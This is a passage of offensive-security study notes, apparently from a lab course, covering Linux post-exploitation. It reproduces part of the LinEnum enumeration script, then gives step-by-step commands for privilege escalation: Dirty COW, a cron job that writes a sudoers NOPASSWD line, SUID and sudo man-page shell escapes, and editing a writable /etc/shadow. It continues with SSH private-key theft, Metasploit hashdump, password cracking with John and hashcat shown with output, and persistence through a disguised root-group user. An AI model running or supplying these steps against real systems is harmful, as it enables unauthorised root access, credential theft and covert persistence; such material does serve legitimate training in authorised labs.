  mkdir $format/history_files/ 2>/dev/null
  cp $roothist $format/history_files/ 2>/dev/null
fi

#all accessible .bash_history files in /home
checkbashhist=`find /home -name .bash_history -print -exec cat {} 2>/dev/null
\;`
if [ "$checkbashhist" ]; then
  echo -e "\e[00;31m[-] Location and contents (if accessible) of .bash_histor
y file(s):\e[00m\n$checkbashhist"
  echo -e "\n"
fi

#any .bak files that may be of interest
bakfiles=`find / -name *.bak -type f 2</dev/null`
if [ "$bakfiles" ]; then
```

```
  echo -e "\e[00;31m[-] Location and Permissions (if accessible) of .bak file
(s):\e[00m"
  for bak in `echo $bakfiles`; do ls -la $bak;done
  echo -e "\n"
fi

#is there any mail accessible
readmail=`ls -la /var/mail 2>/dev/null`
if [ "$readmail" ]; then
  echo -e "\e[00;31m[-] Any interesting mail in /var/mail:\e[00m\n$readmail"
  echo -e "\n"
fi

#can we read roots mail
readmailroot=`head /var/mail/root 2>/dev/null`
if [ "$readmailroot" ]; then
  echo -e "\e[00;33m[+] We can read /var/mail/root! (snippet below)\e[00m\n$r
eadmailroot"
  echo -e "\n"
fi

if [ "$export" ] && [ "$readmailroot" ]; then
  mkdir $format/mail-from-root/ 2>/dev/null
  cp $readmailroot $format/mail-from-root/ 2>/dev/null
fi
}

docker_checks()
{

#specific checks - check to see if we're in a docker container
dockercontainer=` grep -i docker /proc/self/cgroup  2>/dev/null; find / -name
"*dockerenv*" -exec ls -la {} \; 2>/dev/null`
if [ "$dockercontainer" ]; then
  echo -e "\e[00;33m[+] Looks like we're in a Docker container:\e[00m\n$docke
rcontainer"
  echo -e "\n"
fi

#specific checks - check to see if we're a docker host
dockerhost=`docker --version 2>/dev/null; docker ps -a 2>/dev/null`
if [ "$dockerhost" ]; then
  echo -e "\e[00;33m[+] Looks like we're hosting Docker:\e[00m\n$dockerhost"
  echo -e "\n"
fi

#specific checks - are we a member of the docker group
dockergrp=`id | grep -i docker 2>/dev/null`
if [ "$dockergrp" ]; then
  echo -e "\e[00;33m[+] We're a member of the (docker) group - could possibly
misuse these rights!\e[00m\n$dockergrp"
  echo -e "\n"
fi

#specific checks - are there any docker files present
dockerfiles=`find / -name Dockerfile -exec ls -l {} 2>/dev/null \;`
if [ "$dockerfiles" ]; then
  echo -e "\e[00;31m[-] Anything juicy in the Dockerfile:\e[00m\n$dockerfile
```

```
s"
  echo -e "\n"
fi

#specific checks - are there any docker files present
dockeryml=`find / -name docker-compose.yml -exec ls -l {} 2>/dev/null \;`
if [ "$dockeryml" ]; then
  echo -e "\e[00;31m[-] Anything juicy in docker-compose.yml:\e[00m\n$dockery
ml"
  echo -e "\n"
fi
}

lxc_container_checks()
{

#specific checks - are we in an lxd/lxc container
lxccontainer=`grep -qa container=lxc /proc/1/environ 2>/dev/null`
if [ "$lxccontainer" ]; then
  echo -e "\e[00;33m[+] Looks like we're in a lxc container:\e[00m\n$lxcconta
iner"
  echo -e "\n"
fi

#specific checks - are we a member of the lxd group
lxdgroup=`id | grep -i lxd 2>/dev/null`
if [ "$lxdgroup" ]; then
  echo -e "\e[00;33m[+] We're a member of the (lxd) group - could possibly mi
suse these rights!\e[00m\n$lxdgroup"
  echo -e "\n"
fi
}

footer()
{
echo -e "\e[00;33m### SCAN COMPLETE ####################################\e[00
m"
}

call_each()
{
  header
  debug_info
  system_info
  user_info
  environmental_info
  job_info
  networking_info
  services_info
  software_configs
  interesting_files
  docker_checks
  lxc_container_checks
  footer
}

while getopts "h:k:r:e:st" option; do
 case "${option}" in
```

```
    k) keyword=${OPTARG};;
    r) report=${OPTARG}"-"`date +"%d-%m-%y"`;;
    e) export=${OPTARG};;
    s) sudopass=1;;
    t) thorough=1;;
    h) usage; exit;;
    *) usage; exit;;
 esac
done

call_each | tee -a $report 2> /dev/null
#EndOfScript
```

- copy the code into attackers machine and save that file as `.sh` file
- upload it to target via meterpreter

```
meterpreter> upload LinEnum.sh
meterpreter> shell
/bin/bash -i
whoami

# provide executable permissions
chmod +x LinEnum.sh

#execute the script
./LinEnum.sh

# release version, distribution, current user and groups, last logged on users, /etc/passswd content, permissions on home directories, env varibales, available shells, cron jobs, network information, CPU and memory... and many more are auto mated with this script.
```

▼ Privilege Escalations

CheetSheets :

https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist

https://gtfobins.github.io/ - SUID & SUDO commands

▼ Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)

1. download exploit or do a `searchsploit`

```
searchsploit Dirty Cow
```

2. copy the exploit code to working directory and compile it


```
searchsploit Dirty Cow
searchsploit -m 40839
```

```
# compile the code
gcc -pthread 40839.c -o dirty_exploit -lcryp
```

▼ Exploiting Cron Jobs

▼ 1. Identify a file which owned by privileged user such as root

```
ls -al
```



▼ IF You can: Identify running cronjobs by privilege user (if you have access all good. Jump into 3rd step)


```
crontabs -l
```


▼ 2. check the permission for that file.

- In case If you don’t have privileges then just search the file path in the system which contain this file path as content of a file (cron jobs are commonly under /usr path)


```
grep -rnw /usr -e <file_path_to_root_owned_file>


#ex:
grep -rnw /usr -e /home/student/message
```






▼ 3. check permissions for that file. If you have access to that file Then add current user to allow all access without password






```
#since we don't have access to any text editor here we can use printf command
$ printf '#!/bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /usr/l
ocal/share/copy.sh
```




▼ 4. Now for verification Just run `sudo -l` to view for what files we have access

```
sudo -l
```

▼ 5. If you have access Then by typing `sudo su` escalate the privileges.

```
sudo su #since we don't need password we can be a root without password
```



▼ Linux Privilege Escalation - SUDO Privileges

- Find `setuid` programs

```
find / -user root -perm -4000 -exec ls -ldb {} \;

find / -perm -u=s -type f 2>/dev/null

#SUID list with owners
find / -type f -perm -u=s 2>/dev/null | xargs ls -l
```

Here you can find more unix binaries that can be bypass: https://gtfobins.github.io/

once you got initial access to the target system,

```
# Check what commands current user can run without root password
sudo -l

#check is it work
sudo man cat
```

here we can run `man` utility without sudo privileges

- `man` utility helps to check the man pages
- but man pages allow us to run commands to view more and filter content

```
LS(1)                          User Commands                          LS(1)

NAME
       ls - list directory contents

SYNOPSIS
       ls [OPTION]... [FILE]...

DESCRIPTION
       List  information  about the FILEs (the current directory by default).  Sort entries alphabetically
       if none of -cftuvSUX nor --sort is specified.

       Mandatory arguments to long options are mandatory for short options too.

       -a, --all
              do not ignore entries starting with .

       -A, --almost-all
              do not list implied . and ..

       --author
              with -l, print the author of each file

       -b, --escape
              print C-style escapes for nongraphic characters
--More--
```

So we can run `!/bin/bash` to here. because this man running with root privileges. if we open a bash shell, its opening with root privileges.

▼ Exploiting SUID Binaries

▼ 1. Identify binaries which have SUID permissions and owned by root user (also check Check whether the Binary is executable)

```
# SETUID - SUDO privileges files and proccesses.
find / -user root -perm -4000 -exec ls -ldb {} \;
find / -perm -u=s -type f 2>/dev/null
```

▼ 2. Identify What is the Use of file (`String`, `file`)

```
# you can check file types, strings and many more
file <file_name>
strings <file_name> # strings used in the file
```

▼ 3. exploit SUID

- If you don’t have access to edit that file, just check whether is this file calling to another file which you have access. for that use `string` command.
- if so inject bash shell to there by deleting/editing or copy that file

```
#ex:
cp /bin/bash <name_you_want_pretend_to_be> # this is basically bash shell we jus
t copy original bash shell to here
```

▼ Linux Privilege Escalation - Weak Permissions

once you got the initial access to the target system,

1. first step is local enumeration

```
#termianl session
whoami
cat /etc/passwd      # identidy users in the system
```

```
groups
cat /etc/group  #check what group this user part of (most of them are service)
```

2. **Check file permissions in entire system**

```
#list all files that can be modified by every user accout
find / -not -type l -perm -o+w       #there might be files in /etc directory che
ck them
```

here /etc/shadow file has writable permissions

```
# privilage escalation by /etc/shadow
cat /etc/shadow

#check whether we have writable permissions
ls -al /etc/shadow

#change the passowrd of root user
openssl passwd -1 -salt abc <changed-password> #this will genarate hashed passwo
rd. repalce it with root users password

vim /etc/shadow
```


```
# now we can login to super user account
su
<enter-changed-password>
```


▼ Exploiting Vulnerable Program (chkrootkit)

- Once after got initial access to the system. check what is current user and what are the privileges it have.

```
#1. Identify vulnerable program ran by higer priviladge user
$ ps aux
```

```
# you can upgrade shell to meterpreter
msf6> sessions -u <session-id>

# we are able to see there is process ran by the root user which is a binary (/bin/
bash) and the file name is check-down
```




```
# 2. check the identified vulnrable program ran by root user
cat /bin/check-down
 - in this case it runs chkrootkit in every 60 secounds

# check the version of program
chkrootkit -V

- here the version is 0.49 its vulnerable
# chkrootkit V0.49 (< 0.50) is vulnerable to priviladge escalation we can use metas
ploit modulle


>use exploit/unix/local/chkrootkit
>set chkrootkit <exact localation of chkrootkit> (here its in /bin/chkrootkit)
> set session <session-id-running-meterpreter-session>
> run
> ctrl + C #stop the process and configure payload lhost

> set lhost eth1
> run
```

▼ 1. SSH Login with Private Key and Download Files from SSH via `scp` and persistence access via SSH

```
#Once you got initial access to the target system check SSH keys
# list out the contenet of home directory of current user
# in most cases SSH folder is on the home directory
cd ~
ls -al

#you can search ssh keys on the system by bellow commad if its not in home director
y
sudo find / -type f \( -name "id_rsa" -o -name "id_dsa" -o -name "id_ecdsa" -o -nam
e "id_ed25519" \) 2>/dev/null
```



when we create a SSH key via OPENSSH utility it creates two keys.

1. id_rsa - Private Key
2. id_rsa.pup - public key

here we have private key.

So we have to copy this id_rsa to our machine we can download content from the target via SSH by `scp`

```
#download files from target system by ssh
# Download the 'id_rsa' file
scp <USER>@<TARGET_IP>:<path-to-file-in-remote-host> <location-save>

scp <USER>@<TARGET_IP>:~/.ssh/id_rsa .
```

now we have to give permissions to this file

```
chmod 400 id_rsa
```

SSH login via private/public key

```

ssh -i <Private-key> <USER>@<TARGET_IP>

```

▼ Upgrade/Upgrade architecture by migrating to process Module

```
use post/windows/manage/migrate
set Name <name of process> #optional
set pid <target-process-id-you-want-to-migrate> #you can identify process by listin
g processes by `ps` command
set session <current-session-id>
```

▼ Using Meterpreter `getsystem` - You need Meterpreter (Basic)

```
meterpreter> getprivs # view current priviledges
meterpreter> getsystem # Automatically Run different exploits to get SYSTEM
```

▼ Run Linux Exploit suggester to Identify Exploits (`Metasploit`,`Manual`)

▼ Manually transfer/Download exploit suggester to target

```
https://github.com/The-Z-Labs/linux-exploit-suggester
```

```
# LINUX KERNEL
## Linux-Exploit-Suggester Install
$ wget https://github.com/The-Z-Labs/linux-exploit-suggester/blob/master/linux-e
xploit-suggester.sh -O linux-exploit-suggester.sh

$ chmod +x linux-exploit-suggester.sh

$ ./linux-exploit-suggester.sh




# Assess exposure of Linux kernel on publicly known exploits based on the provid
ed 'uname' string (i.e. output of uname -a command):
$ ./linux-exploit-suggester.sh --uname <uname-string>
```

▼ Metasploit Exploit Suggester - (Meterpreter Session Required) (`Metasploit`)

```
# TO RUN THIS MODULDE YOU NEED METERPRETER SESSION
use post/multi/recon/local_exploit_suggester
set session <meterpreter session>
run
```

▼ Linux Credential/Hash Dumping (Root access required)

Value	Hashing algorithm
$1	MD5 (crackable)
$2	BlueFish (Crackerble)
$5	SHA-256
$6	SHA-512



in here the hash is hashed by SHA-512 because here it mentioned as $6

▼ Dumping Hashes

▼ Read `/etc/shadow` file once after get Root access


```
# Once after you got root access try to read /etc/shadow
cat /etc/shadow
```

▼ Using MSF Linux `Hashdump` MSF Post exploitation Module

Send Current meterpreter session to background

```
# if you have shell session upgrade it into meterpreter (sessions -u <session-id>)
msf6> search hashdump
use post/linux/gather/hashdump
show options
set session <meterpreter-session-id>
run

loot
# cat the hashdump file
```



▼ Cracking Hashes

▼ Crack passwords/hashes using MSF Crack_linux module (Metasploit)

```
use auxiliary/analyze/crack_linux
show options
#since this is SHA-512 we have to set it to true
set SHA-512 true
run
```

▼ 1. Unshadow the hash with MDF Hashdump POST Module

you need to copy the entire hash record form the /etc/shadow file

```
cat /etc/shadow
root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.:18348:0:99999:7:::
daemon:*:18311:0:99999:7:::
bin:*:18311:0:99999:7:::
sys:*:18311:0:99999:7:::
sync:*:18311:0:99999:7:::
games:*:18311:0:99999:7:::
man:*:18311:0:99999:7:::
lp:*:18311:0:99999:7:::
mail:*:18311:0:99999:7:::
news:*:18311:0:99999:7:::
uucp:*:18311:0:99999:7:::
proxy:*:18311:0:99999:7:::
```


1. **First step is to unshadow the password**

You should have to have a meterpreter session for this.

send current meterpreter session to background

```
meterpreter> backgorund

use post/linux/gather/hashdump
show options
set session 2 #your meterpreter session
run
```



Now its unshadowed the password. Now we can crack this

▼ 2. Cracking the un-shadowed hash via John

In above step we got unshadwed hash and its saved to local directory

```
john --format=<hashing-algorithem> <path-to-unshadowed-file> --wordlist=/usr/sha
re/wordlists/rockyou.txt


# here we saw the hash is $6 that means its SHA-512
john --format=sha512crypt <path-to-unshadowed-file-saved-by-MSF> --wordlist=/us
r/share/wordlists/rockyou.txt
```

```
root@attackdefense:~# gzip -d /usr/share/wordlists/rockyou.txt.gz
root@attackdefense:~# john --format=sha512crypt /root/.msf4/loot/20220218231152_default_192.234.199.3_linux.hashes_006024.txt --wordl
ist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 48 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (root)
1g 0:00:00:15 DONE (2022-02-18 23:15) 0.06369g/s 389.1p/s 389.1c/s 389.1C/s 123456..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@attackdefense:~#
```

▼ 2. Cracking the un-shadowed hash via HashCat

In hashcat there are two key things you need to specify

1. `-m` - Hash Type (here you need to check and find out hash type id from help page)



2. `-a` - Attack mode

```
  5 | timestamp absolute
  6 | timestamp relative

- [ Rule Debugging Modes ] -

  # | Format
 ===+========
  1 | Finding-Rule
  2 | Original-Word
  3 | Original-Word:Finding-Rule
  4 | Original-Word:Finding-Rule:Processed-Word

- [ Attack Modes ] -

  # | Mode
 ===+======
  0 | Straight
  1 | Combination
  3 | Brute-force
  6 | Hybrid Wordlist + Mask
  7 | Hybrid Mask + Wordlist
```

3. Wordlist

```
[ Basic Examples ] -

Attack-          | Hash- |
Mode             | Type  | Example command
=================+=======+=================================================================
Wordlist         | $P$   | hashcat -a 0 -m 400 example400.hash example.dict
Wordlist + Rules | MD5   | hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule
Brute-Force      | MD5   | hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a?a
Combinator       | MD5   | hashcat -a 1 -m 0 example0.hash example.dict example.dict

f you still have no idea what just happened, try the following pages:
```

```
# view help page
hashcat --help

# check the hash-type for sha-512
hashcat --help | grep 1800

hashcat -a<attack-type> -m <hash-type> <hashes-file> <wordlist>
hashcat -a 3 -m 1800 linux.hashes.txt /usr/share/wordlists/rockyou.txt
```

```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: 123456789 -> 123456789

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.:password

Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQ...hLQBb.
Time.Started.....: Fri Feb 18 23:18:46 2022 (1 sec)
Time.Estimated...: Fri Feb 18 23:18:47 2022 (0 secs)
Guess.Mask.......: password [8]
Guess.Queue......: 4/14336793 (0.00%)
Speed.#1.........:        1 H/s (1.31ms) @ Accel:288 Loops:8 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: password -> password
```

Cracked password

▼ Persistence On Linux system

- For this Persistence we required administrator or root privileges

▼ Steps Manual Method - Create a user

```
# for this method you shoud have to have a ssh enabled system
# once obtain meterpreter root serssion, just create new user

cat /etc/passwd
useradd -m <username> -s <shel-for-this-user> -m <user-home-directory>
    #ex: useradd -m ftp -s /bin/bash

# add created user into root group. then it inherit the permissions to that user as w
ell
usermod -aG <groupname> <username>
    # ex: usermod -aG root ftp

# to make this more legitimate change the user id to old one then it will blend the r
ecord in /etc/passwd
usermod -u 10 ftp
cat /etc/passwd
```

▼ Steps MSF persistence modules

1. cron_persistence module - might work for some systems

```
